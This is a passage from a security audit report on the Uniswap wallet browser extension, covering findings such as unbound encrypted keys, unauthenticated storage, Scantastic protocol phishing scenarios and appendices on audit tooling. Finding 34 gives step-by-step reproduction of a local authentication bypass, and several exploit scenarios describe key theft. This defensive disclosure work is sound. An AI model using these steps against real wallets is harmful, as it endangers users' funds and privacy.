  params: ['0x4141', from],
});
```

*Figure 26.11: A message that is handled correctly (i.e., is not doubly decoded)*

It is displayed as the “AA” string and signed as this string.

## Recommendations

Short term, modify the `signMessage` method by removing either the call to the `signHashForAddress` method or the slicing operation. Ensure that the `personal_sign` request will not result in a call to a digest signing method but will instead always call a message signing method that follows EIP-191. In particular, ensure that the correct signing method is called when the message is not a string but, for example, an array. Alternatively, accept only string messages.

Resolve the double-decoding issue—it requires additional debugging to confirm why and where the problem exists.

Add unit tests for the `personal_sign` request with payloads similar to those from the Exploit Scenario section and with non-string payloads (e.g., arrays, objects).

Ensure that the message displayed to users for signing always matches what is actually signed—this recommendation should be implemented with the one from [TOB-UNIEXT-11](#).

Long term, document methods with information about arguments' types and encodings. Minimize the amount of redundant hex-encoding and -decoding operations between function calls. Strictly validate types of data coming from the content script component.

## 27. Price of stablecoins is hard coded

Severity: **Undetermined**

Difficulty: **High**

Type: Data Validation

Finding ID: TOB-UNIEXT-27

Target: `universe/packages/wallet/src/features/routing/useUSDCPrice.ts`

### Description

The Uniswap wallet browser extension uses a hard-coded price of 1 USD for selected stablecoins (see figure 27.1). The actual price of a stablecoin may vary from 1 USD. The wallet incorrectly determines the prices of stablecoins when their real price varies significantly from 1 USD.

The hard-coded price informs users about the estimated transaction and fee prices (figure 27.2). Presenting incorrect estimates may misguide users.

The impact of the finding is undetermined because the hard-coded price is mostly used in the Super Swap functionality, which was not audited.

```
if (currencyIsStablecoin) {  
  // handle stablecoin  
  return new Price(stablecoin, stablecoin, '1', '1')  
}
```

*Figure 27.1: Part of the `useUSDCPrice` method, which is used by the `useUSDValue` method (`universe/packages/wallet/src/features/routing/useUSDCPrice.ts#61–64`)*

```
const gasFeeUSD = useUSDValue(chainId, networkFee)
```

*Figure 27.2: Example use of the `useUSDValue` method (`universe/apps/stretch/src/background/features/dappRequests/requestContent/SendTransactionContent.tsx#28`)*

### Exploit Scenario

The price of a stablecoin drops significantly. However, the Uniswap wallet fails to detect the change and reports the price as 1 USD. Uniswap wallet users are misguided when performing transactions.

### Recommendations

Short term, research the impact of unexpectedly high stablecoin price volatility on the system. Evaluate the security risk of the scenario if a stablecoin—whose price is assumed to

be 1 USD by the extension—depegs significantly. If the risks are nonnegligible, consider removing the hard-coded price from the `useUSDCPrice` method.



## 28. Encrypted mnemonics and private keys do not bind ciphertexts to contexts

Severity: Medium

Difficulty: High

Type: Cryptography

Finding ID: TOB-UNIEXT-28

Target: Uniswap wallet browser extension

### Description

The Uniswap wallet browser extension stores multiple encrypted private keys in Chrome's local storage. Names (i.e., keys) of the items in the storage consist of a constant prefix and a public address (hex-encoded).

```
com.uniswap.web.mnemonic.0xB86621005d9D29F0C27460A8324de852b91b79b1  
com.uniswap.web.privateKey.0x0A6D9eC5Aac72336ed8e2d0C6Aad824F69EB30c6  
com.uniswap.web.privateKey.0x3dE087fF647C444bD4C1991F651926927d48f76C
```

*Figure 28.1: Example keys of items stored in Chrome's local storage*

Values of the items are encrypted private keys. Encryption uses AES-GCM mode with a random initialization vector (IV) and no additional authenticated data. Encrypted content is not cryptographically bound to the relevant public address.

### Exploit Scenario

Alice visits a malicious website. The website exploits Chrome's renderer process, gaining full access to the extension's content script. It uses the content script to swap two encrypted private keys (i.e., storage item with public address A holds private key B and storage item with public address B holds private key A).

Alice uses the extension to sign a transaction. She selects address A for the signing. The wallet decrypts the swapped item to private key B. The wallet signs and broadcasts the transaction from the wrong address without Alice's consent.

### Recommendations

Short term, bind encrypted data to relevant context—to the public address of a key or mnemonic—by taking either of the following steps:

- Modify encryption and decryption methods to include the public address in a ciphertext as **additional authenticated data**.
- Modify the decryption method to validate that the decrypted private key matches the public address.

Long term, when dealing with encrypted data, do not assume any properties of corresponding plaintext beyond what is explicitly in the ciphertext. Encrypted messages, even if authenticated or signed, may be replaced with any other message authenticated or signed with the same key.

## 29. Local storage is not authenticated

Severity: Low

Difficulty: High

Type: Cryptography

Finding ID: TOB-UNIEXT-29

Target: Uniswap wallet browser extension

### Description

The Uniswap wallet browser extension stores redux data in Chrome's local storage (via the `redux-persist` library). The data is used by all components (including the background service worker) and is not authenticated. It may be modified by a compromised content script.

The `redux-persist` library keeps data in the storage under the `persist:root` key. The data is not confidential and contains information such as the following:

- Wallet metadata: accounts' public addresses, wallet names, the derivation index, and settings such as the swap protection switch
- Connected dapps' metadata: URLs, connected accounts, current address, last chain ID
- Alerts: Booleans controlling sidebar behavior
- The library's metadata: version and rehydration status

### Exploit Scenario

Alice visits a malicious website, which exploits Chrome's renderer process and gains full access to the extension's content script. The malicious website uses the content script to modify the redux state in the local storage. The website then adds itself to connected dapps, changes Alice's wallet name and addresses, and conducts a phishing attack with the help of modified data.

### Recommendations

Short term, authenticate redux storage kept in Chrome's local storage. The authentication key should be stored in Chrome's session storage, as this is not accessible to content scripts.

### 30. Local storage may be evicted

Severity: Informational

Difficulty: High

Type: Denial of Service

Finding ID: TOB-UNIEXT-30

Target: Uniswap wallet browser extension

#### Description

The Uniswap mobile wallet uses Chrome's local storage to keep encrypted mnemonics and encrypted private keys. The local storage may be evicted under heavy memory pressure, as indicated by the [official documentation](#).

#### Exploit Scenario

Alice uses the Chrome browser for memory-intensive tasks. The browser extension's local storage is evicted. Alice loses her private keys.

#### Recommendations

Short term, make the wallet inform users about the possibility of data loss. Emphasize that the data eviction may happen without any user interaction.

Alternatively, make the wallet request the `unlimitedStorage` permission or call the `navigator.storage.persist` method—these actions should prevent Chrome from clearing the extension's storage.

### 31. Password stored in cleartext in session storage

Severity: Low

Difficulty: High

Type: Cryptography

Finding ID: TOB-UNIEXT-31

Target: Uniswap wallet browser extension

#### Description

The Uniswap wallet browser extension stores user passwords in session storage. The password is stored in cleartext only when the wallet is unlocked and inaccessible to content scripts. Instead of storing a cleartext password, the extension could store its hash—or rather, a key derived from the password with a key derivation function (KDF).

This change would bring two benefits:

- **Mitigate password reuse attacks.** If the password is stolen and the user uses the same password on multiple systems, the stolen one would allow attackers to compromise other systems. If the password was derived using a KDF, attackers would have to crack the hash first.
- **Mitigate timing attacks.** It would be harder to disclose information because the attacker would not have full control over the hash. Currently, the code is vulnerable to a timing attack (figure 31.1), though it is probably not exploitable because the password cannot be programmatically controlled.

```
async checkPassword(password: string): Promise<boolean> {  
  const currentPassword = await this.session.getItem(passwordKey)  
  return currentPassword === password  
}
```

Figure 31.1: Password comparison is not constant time. ([universe/packages/wallet/src/features/wallet/Keyring/Keyring.web.ts#85–88](#))

#### Exploit Scenario

Eve steals Alice’s password from the Uniswap wallet browser extension. Eve uses the password on other systems such as email providers and social networks, compromising many of Alice’s accounts.

#### Recommendations

Short term, make the extension store the key derived from a password, instead of the password itself, in the session storage. Fix the timing attack vulnerability shown in figure 31.1 by replacing the unsafe comparison with a constant-time comparison of derived keys.

Unfortunately, [Web Crypto](#) does not come with a constant-time comparison algorithm for strings, and JavaScript may optimize-out simple algorithms like an XOR loop (see the References below). However, storing a hash (a derived key) instead of a password and comparing it in non-constant time would be secure enough—an attacker would not have control over the hash and could learn only the first few characters of it.

## References

- [Soatok's Guide to Side-Channel Attacks](#)

32. Use of RSA	
Severity: Informational	Difficulty: High
Type: Cryptography	Finding ID: TOB-UNIEXT-32
Target: Scantastic protocol	

## Description

The Uniswap wallet browser extension uses the RSA algorithm with OAEP to encrypt mnemonics in the Scantastic protocol. While the RSA-OAEP from Web Crypto should be secure, we recommend not using RSA and instead using modern alternatives like **hybrid public key encryption** (HPKE) or **Elliptic Curve Integrated Encryption Scheme** (ECIES). These schemes allow arbitrary-length plaintexts, produce shorter ciphertexts, are less error-prone to implement, and come with interoperable implementations.

## Recommendations

Short term, consider replacing RSA-OAEP with HPKE or ECIES. For example, switch to the **Libsodium sealed boxes** algorithm. We do not recommend switching to libraries that are not audited or not widely used.

Long term, revisit this finding when designing new features that will depend on asymmetric cryptography.

## References

- **Seriously, stop using RSA**

### 33. Insufficient guidance, lack of validation, and unexpected behavior in Scantastic protocol

Severity: Low

Difficulty: High

Type: Data Validation

Finding ID: TOB-UNIEXT-33

Target: Scantastic protocol

#### Description

We identified four minor issues in the Scantastic protocol related to insufficient user instructions, lack of validation of keys, and unexpected behavior in the protocol's general flow that could lead to user confusion and enable various phishing attacks. We recommend the following fixes to mitigate these issues:

1. **Add guidance for users to scan QR codes only from the extension.** Make the mobile wallet instruct users to check the website URL that the QR code was scanned from. It should be `chrome-extension://<extension-id>` (where `<extension-id>` is a 32-character-long string assigned by Google). At a minimum, users should check the `chrome-extension://` schema.
2. **Add validation of RSA public keys in the mobile wallet.** At a minimum, the mobile wallet should check that the public key's `e` value is the expected one (as it is constant).
3. **Add instructions for users to compare the address and **Identicon** image in the extension with the ones in the mobile application.** Consider displaying a full address instead of a truncated one. Ensure that the image is displayed in the mobile application for comparison.






Figure 33.1: Address confirmation screen in the extension


4. **Make the mobile wallet send an encrypted blob after the OTP is written into the extension and confirmed by the server.** Users may expect this behavior more than the current behavior (i.e., where an encrypted blob is sent along with the UUID in the first request from the mobile application). Moreover, this change will give users more time to detect malicious QR codes and decrease the time that encrypted blobs are stored on the server. This is the proposed flow:
  - The mobile application asks the server for the OTP for the UUID from the QR code.
  - The server returns the OTP.
  - The user types the OTP into the extension.
  - The extension sends the UUID and OTP to the server for validation.
  - If the OTP is valid, the **server asks** the mobile application for the encrypted blob (or the mobile application is **polling for it**).
  - The mobile application sends the encrypted blob to the server.
  - The server sends the blob to the extension (or the extension is polling for it).

### Exploit Scenario 1

Alice goes to the <https://app.uniswap.org> website. The Uniswap server is compromised and behaves maliciously. Alice clicks on the “Connect a wallet” button and chooses the “Uniswap Wallet Extension” button (figure 33.2, left image). The website shows a QR code to scan instead of opening the extension’s sidebar.

Alice scans the QR code and accepts the syncing request in the mobile wallet application. She has little chance to discover the attack because the QR code comes from the Uniswap website and the device and browser information is correct (figure 33.2, right image).

The mobile application immediately sends the encrypted blob to the Uniswap server. An attacker controlling the server reads the blob and decrypts it. The attacker withdraws all of Alice's money.



*Figure 33.2: UI of the Uniswap website (left image);  
confirmation screen in the Uniswap mobile application (right image)*

## Exploit Scenario 2

Alice transfers her mnemonic from the Uniswap mobile application to the extension. The Uniswap server is compromised. During the transfer, the server uses the RSA public key (sent by the mobile application) to encrypt a newly generated mnemonic. The new mnemonic is generated so that the first and last four characters of its address are equal to the original address.

Alice finalizes the syncing, compares the transferred address, and accepts it. She then transfers money to the address. The attacker steals the money.

## Exploit Scenario 3

Alice scans a malicious QR code. The code embeds a weak RSA key with the  $e$  parameter equal to 1. Alice confirms the device on the "Is this your device?" screen. The mobile application sends an "encrypted" blob, but in reality, it is the private key in plaintext due to the  $e$  parameter.

Alice notices that she scanned a malicious QR code and does not type the OTP anywhere. When she learns that her key was sent to Uniswap anyway, she panics and loses trust in Uniswap.

### **Recommendations**

Short term, implement the four recommendations from the finding's description. The last one may significantly increase the complexity of the Scantastic protocol, so we recommend weighing security gains against the added complexity first. In particular, the final step, where the extension pulls an encrypted blob, may require an additional authorization mechanism so that the server will not release the blobs given only a UUID.

### 34. Local authentication bypass

Severity: Low

Difficulty: Low

Type: Authentication

Finding ID: TOB-UNIEXT-34

Target: Uniswap wallet browser extension

#### Description

The manual modification of the `isUnlocked` variable in `chrome.storage` allows bypassing the sidebar's local authentication; however, this behavior does not allow conducting sensitive operations, such as revealing recovery phrases, changing the local password, or adding a wallet.

To reproduce the issue, install the [Storage Area Explorer](#) Chrome extension, and then follow these steps:

1. Open the Uniswap wallet browser extension and provide the incorrect password (figure 34.1).




Figure 34.1: The first step to bypass local authentication is providing the wrong password.

- Open Chrome's "Inspect" tool in the sidebar, then go to the "Storage Explorer" tab, and edit the `isUnlocked` variable to `true` in the `reduced` key (figure 34.2).




Figure 34.2: Manual modification of the `isUnlocked` variable

- Click "Forgot password" in the Uniswap browser extension and then enter the recovery phrase. The wallet should be immediately unlocked.




Figure 34.3: Unlocked wallet

## Exploit Scenario

A user experiments with the Uniswap wallet browser extension and discovers that modifying a single parameter grants unauthenticated access to his wallet. This compromises the user's confidentiality on Uniswap.

## Recommendations

Short term, change the behavior of the wallet to reveal the authenticated view of the wallet only when a user provides the correct password.

Long term, periodically test how manual modification of specific parameters in the reduced key (e.g., using the Storage Area Explorer Chrome extension) affects the wallet's behavior.

### 35. Chrome storage is not properly cleared after removing a recovery phrase

Severity: Low

Difficulty: Medium

Type: Data Exposure

Finding ID: TOB-UNIEXT-35

Target: Uniswap wallet browser extension

#### Description

When a user removes the recovery phrase in the Uniswap wallet browser extension, the mnemonic and private keys remain in `chrome.storage`.

To reproduce the issue, initialize a new wallet in the browser extension. Then use the "Remove recovery phrase" functionality and create a new wallet. After initializing another wallet, use the [Storage Area Explorer](#) Chrome extension to see that the `com.uniswap.web.mnemonic` and `com.uniswap.web.privateKey` keys of the removed wallet still exist in `chrome.storage`.

#### Exploit Scenario

Convinced of Uniswap software's confidentiality, Bob uses a specific wallet for anonymous transactions. After completing his transactions, he removes the recovery phrase from his wallet, assuming the mnemonic no longer exists in his browser. However, the mnemonic still remains stored in `chrome.storage`. An attacker, Eve, gains access to Bob's `chrome.storage` and can easily prove that Bob owned the specific wallet.

#### Recommendations

Short term, ensure that the "Remove recovery phrase" functionality removes the `mnemonic` and `privateKey` keys from `chrome.storage`.

Long term, periodically test how specific functionalities in the browser extension affect the wallet's `chrome.storage` (e.g., using the [Storage Area Explorer](#) Chrome extension).

### 36. Unisolated components in the setupReduxed configuration

Severity: Informational

Difficulty: High

Type: Configuration

Finding ID: TOB-UNIEXT-36

Target: reduxed-chrome-storage configuration

#### Description

The Uniswap wallet browser extension uses no options when setting up Reduxed Chrome Storage (figure 36.1). The setupReduxed function in the reduxed-chrome-storage library contains the isolated option, and the reduxed-chrome-storage [documentation](#) states the following:

*Check this option if your store in this specific extension component isn't supposed to receive state changes from other extension components. It is recommended to always check this option in Manifest V3 service worker and all extension-related pages (e.g. options page etc.) except popup page.*

```
export const reduxedSetupOptions: ReduxedSetupOptions = {}
```

*Figure 36.1: Options passed when setting up Reduxed Chrome Storage  
([universe/apps/stretch/src/background/store.ts#27](#))*

#### Recommendations

Short term, consider enabling the isolated option to ensure no other extension components will unpredictably affect the current store in case of further extension development.



### 37. Lack of global error listener

Severity: Informational

Difficulty: High

Type: Error Reporting

Finding ID: TOB-UNIEXT-37

Target: redux-chrome-storage configuration

#### Description

The Uniswap wallet browser extension configures the global change listener but does not configure the global error listener (figure 37.1).

```
const listeners: ReduxedSetupListeners = {
  onGlobalChange: globalChangeListener,
}

const instantiateStore = setupReduxed(storeCreatorContainer, reduxedSetupOptions,
listeners)
```

*Figure 37.1: The Reduxed Chrome Storage setup with listeners  
([universe/apps/stretch/src/background/index.ts#47-51](#))*

However, the redux-chrome-storage library allows specifying an **error listener** that will run a function whenever an error occurs during the `chrome.storage` update.

#### Recommendations

Short term, implement the error listener to ensure the wallet will behave predictably when an error occurs during the `chrome.storage` update. A function in the error listener should inform a user to take appropriate steps to resolve an issue with the local storage (e.g., to back up their passphrase and reinstall the browser extension).

## A. Vulnerability Categories

---

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	Description
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	Description
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	Description
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

## B. Code Maturity Categories

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	Description
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Configuration	The configuration of system components in accordance with best practices
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Data Handling	The safe handling of user inputs and data processed by the system
Documentation	The presence of comprehensive and readable codebase documentation
Maintenance	The timely maintenance of system components to mitigate risk
Memory Safety and Error Handling	The presence of memory safety and robust error-handling mechanisms
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage

Rating Criteria	
Rating	Description
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.

<b>Weak</b>	Many issues that affect system safety were found.
<b>Missing</b>	A required component is missing, significantly affecting system safety.
<b>Not Applicable</b>	The category is not applicable to this review.
<b>Not Considered</b>	The category was not considered in this review.
<b>Further Investigation Required</b>	Further investigation is required to reach a meaningful conclusion.

## C. Code Quality Recommendations

This appendix contains recommendations for findings that do not have immediate or obvious security implications. However, these issues may facilitate exploit chains targeting other vulnerabilities, become easily exploitable in future releases, or decrease code readability.

1. **Describe the `timeoutMs` parameter in the `sendRequestAsync` function's documentation.**
2. **Consider better extension checks.** The `includes` function determines whether a given string may be found within any part of a string, which does not guarantee that the URI represents a specific file type.

```
31 export function isSVGUri(uri: Maybe<string>): boolean {  
32     return uri?.includes('.svg') ?? false  
33 }
```

*Figure C.2.1: The `isSVGUri` function*  
([universe/packages/utilities/src/format/urls.ts#31-34](#))

```
73 const isGif = imageHttpUri.includes('.gif')
```

*Figure C.2.2: A check to determine if a URI represents a GIF file*  
([universe/packages/wallet/src/features/images/NFTViewer.tsx#73](#))

3. **Use the `window.atob` function instead of the `atob` function.** The `atob` function is incorrectly marked as deprecated. The **problem** may be that the Node's types are used in DOM code. Using the `window.atob` function is a workaround for this problem.

```
const binaryString = atob(base64Data)
```

*Figure C.3.1: The `atob` function's use in the `base64ToArrayBuffer` method*  
([universe/apps/stretch/src/app/features/onboarding/scan/utils.ts#72](#))

4. **Remove getters for `localStorage`'s `ONBOARDING_PUBKEY` and `ONBOARDING_PRIVKEY` keys.** These keys are never set and unnecessarily increase the attack surface.

```
export async function generateKeyPair(): Promise<CryptoKeyPair> {  
    const storedPubkey = localStorage.getItem(ONBOARDING_PUBKEY)  
    const storedPrivkey = localStorage.getItem(ONBOARDING_PRIVKEY)  
    if (storedPubkey && storedPrivkey) {  
        return {  
            privateKey: await stringToCryptoKey(storedPrivkey),  
            publicKey: await stringToCryptoKey(storedPubkey),  
        }  
    }  
}
```

```
        publicKey: await stringToCryptoKey(storedPubkey),
      } as CryptoKeyPair
    }
    const keypair = await window.crypto.subtle.generateKey(keyParams, true,
['encrypt', 'decrypt'])

    return keypair
  }
}
```

*Figure C.4.1: An example of redundant getters for localStorage*  
([universe/apps/stretch/src/app/features/onboarding/scan/utils.ts#27-39](#))

## D. Automated Static Analysis

---

This appendix describes the setup of the automated analysis tools used during this audit.

Though static analysis tools frequently report false positives, they detect certain categories of issues, such as memory leaks, misspecified format strings, and the use of unsafe APIs, with essentially perfect precision. We recommend periodically running these static analysis tools and reviewing their findings.

### Semgrep

To install Semgrep, we used pip by running `python3 -m pip install semgrep`.

To run Semgrep on the codebase, we ran the following command in the root directory of the project running our private Trail of Bits rules:

```
semgrep -f /private-semgrep-tob-rules/ --metrics=off
```

### CodeQL

We installed CodeQL by following [CodeQL's installation guide](#).

After installing CodeQL, we ran the following command to create the project database for the universe and backend repositories:

```
codeql database create codeql.db --language=javascript
```

We then ran the following command to query the database:

```
codeql database analyze codeql.db -j 10 --format=csv  
--output=codeql_ts.csv
```

For more information about Semgrep and CodeQL, refer to the [Trail of Bits Testing Handbook](#).



## E. Dynamic Analysis using Burp Suite Professional

---

This appendix describes the setup of the dynamic analysis tool used during this audit.

We dynamically scanned the Uniswap APIs with Burp Suite Professional, which allowed us to identify several issues. While testing the seed exchange, we also proxied the traffic from the Uniswap wallet browser extension and the Uniswap mobile application on the Android smartphone.

### Strategy

- **Active Burp Scanner:** When interacting with the Scantastic API through Burp Repeater, underlying requests were sent to the active Scanner with the **maximum coverage setting**.
- **Burp Intruder.** After spotting an interesting request, we sent the request to Burp Intruder, then manually added payload positions inside the request with the custom **payloads list**.
- **Manual interaction in Burp Repeater.** Analyzing the particular functionality of the targeted application, we sent the request to Burp Repeater, changed the request, and observed the potentially malicious output. Additionally, we manually sent some requests to the active Burp Scanner and used the Param Miner extension on some requests to identify hidden inputs.

### Extensions

During the assessment, we also used the following Burp Suite Professional extensions to enhance the functionality of our auditing process:

- **Turbo Intruder** allows users to send large numbers of customized HTTP requests. It is intended to supplement Burp Intruder by handling attacks that require extreme speed or complexity. We used this extension to check whether the Scantastic API is vulnerable to **race conditions**.
- **Active Scan++** enhances the default active and passive scanning capabilities of Burp Suite. It adds checks for vulnerabilities that the default scanner might miss (e.g., blind code injection via Ruby's open function, or suspicious transformation, such as `7*7 => '49'`).
- **Param Miner** identifies hidden parameters, cookie values, and headers. It is particularly useful for discovering web cache poisoning opportunities but can also find other issues like unhandled errors.

- **HTTP Request Smuggler** automatically generates and sends payloads to detect different kinds of request smuggling.
